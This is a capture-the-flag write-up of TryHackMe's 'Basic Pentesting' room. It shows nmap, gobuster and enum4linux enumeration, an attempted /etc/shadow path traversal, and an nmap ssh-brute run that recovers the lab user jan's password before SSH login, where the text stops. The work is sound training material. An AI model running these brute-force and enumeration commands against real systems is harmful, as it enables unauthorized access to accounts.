TryHackMe
Basic Pentesting Write-Up

Gilbert Garczynski

https://tryhackme.com/r/room/basicpentestingjt

Contents

Overview


In these set of tasks you'll learn the following:

- brute forcing
- hash cracking
- service enumeration
- Linux Enumeration

The main goal here is to learn as much as possible. Make sure you are connected to our network using your OpenVPN configuration file.


Write-Up

Note: IP addresses may change due to varying sessions.
First, we conduct a Nmap scan on the target. For this scan, I utilized the *-sS* flag, which is a SYN or "half-open" scan technique, and will provide us with port name, state, and service.



```
root@ip-10-10-101-170:~# nmap -sS 10.10.235.146

Starting Nmap 7.60 ( https://nmap.org ) at 2024-02-18 03:05 GMT
Nmap scan report for ip-10-10-235-146.eu-west-1.compute.internal (10.10.235.146)
Host is up (0.00066s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8009/tcp open  ajp13
8080/tcp open  http-proxy
MAC Address: 02:36:A4:8D:7F:A9 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds
root@ip-10-10-101-170:~#
```

We can see that there are many ports open, with those of interest being ports 22 (SSH), 80 (HTTP), 139 (NetBIOS), and 445 (SMB). Upon browsing to the webpage, we find an "Undergoing maintenance" banner:




Undergoing maintenance


Please check back later

Let's try to see if there are any additional directories on the webpage using gobuster:

gobuster dir -u http://10.10.235.146 -w directory-list-2.3-medium.txt -x php,sh, txt,cgi,html,css,js,py




```
root@ip-10-10-101-170:/usr/share/wordlists/dirbuster# gobuster dir -u http://10.
10.235.146 -w directory-list-2.3-medium.txt -x php,sh, txt,cgi,html,css,js,py
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.235.146
[+] Threads:        10
[+] Wordlist:       directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,sh,
[+] Timeout:        10s
===============================================================
2024/02/18 03:07:33 Starting gobuster
===============================================================
/development (Status: 301)
/server-status (Status: 403)
===============================================================
2024/02/18 03:15:03 Finished
===============================================================
root@ip-10-10-101-170:/usr/share/wordlists/dirbuster# 
```




Index of /development

```
     Name          Last modified     Size Description
Parent Directory                       -
dev.txt            2018-04-23 14:52  483
j.txt              2018-04-23 13:10  235
Apache/2.4.18 (Ubuntu) Server at 10.10.235.146 Port 80
```

The path /development provides two text files, each of which may provide a clue to users:




```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```



```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

These names begin with J and K. The file hints at an easy-to-guess password, so let's try to navigate to the */etc/shadow* directory with *10.10.72.157../../../../etc/shadow:*




Not Found

The requested URL /etc/shadow was not found on this server.


Apache/2.4.18 (Ubuntu) Server at 10.10.72.157 Port 80

This redirects to *10.10.72.157/etc/shadow.* Therefore, this does not appear to be a valid path. Now we should utilize enum4linux to attempt to enumerate users and shares, and see if we come up with any names that begin with the letters we found earlier.




```
root@ip-10-10-189-196:~# enum4linux 10.10.72.157 > Desktop/output.txt
Use of uninitialized value $os_info in concatenation (.) or string at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 464.
Use of uninitialized value $users in print at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 876.
Use of uninitialized value $users in pattern match (m//) at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 879.
Use of uninitialized value $users in print at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 892.
Use of uninitialized value $users in pattern match (m//) at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 894.
```

The output provided shows two users, jan and kay:



output.txt (~/Desktop) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
output.txt
Plain Text
Tab Width: 4
Ln 1, Col 1
INS

```
==================================================================
|    Users on 10.10.72.157 via RID cycling (RIDS: 500-550,1000-1050)    |

==================================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2853212168-2008227510-3551253869
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '', password ''
S-1-5-21-2853212168-2008227510-3551253869-500 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2853212168-2008227510-3551253869-502 *unknown*\*unknown* (8)
```

Now we can attempt brute force passwords with these usernames, and let's start with jan.
> *echo jan > users.txt && cat users.txt*
> *nmap {IP} -p 22 --script ssh-brute --script-args userdb=users.txt,passdb=passwords.txt*




```
root@ip-10-10-189-196:/usr/share/wordlists# echo jan > users.txt
root@ip-10-10-189-196:/usr/share/wordlists# cat users.txt
jan
root@ip-10-10-189-196:/usr/share/wordlists# nmap 10.10.72.157 -p 22 --script ssh
-brute --script-args userdb=users.txt,passdb=rockyou.txt
```




```
NSE: [ssh-brute] Trying username/password pair: jan:armando
Nmap scan report for ip-10-10-72-157.eu-west-1.compute.internal (10.10.72.157)
Host is up (0.00091s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     jan:armando - Valid credentials
|_  Statistics: Performed 781 guesses in 448 seconds, average tps: 2.1
MAC Address: 02:06:8A:09:17:35 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 480.54 seconds
root@ip-10-10-189-196:/usr/share/wordlists#
```

The password found was “armando”:




```
root@ip-10-10-189-196:~/Desktop# ssh jan@10.10.72.157
The authenticity of host '10.10.72.157 (10.10.72.157)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.72.157' (ECDSA) to the list of known hosts.
jan@10.10.72.157's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ ls
```

Now let's see if we can move to any other directories with the current user that we have access to. It looks like we can move into kay’s directory and even better, we can see SSH key files.

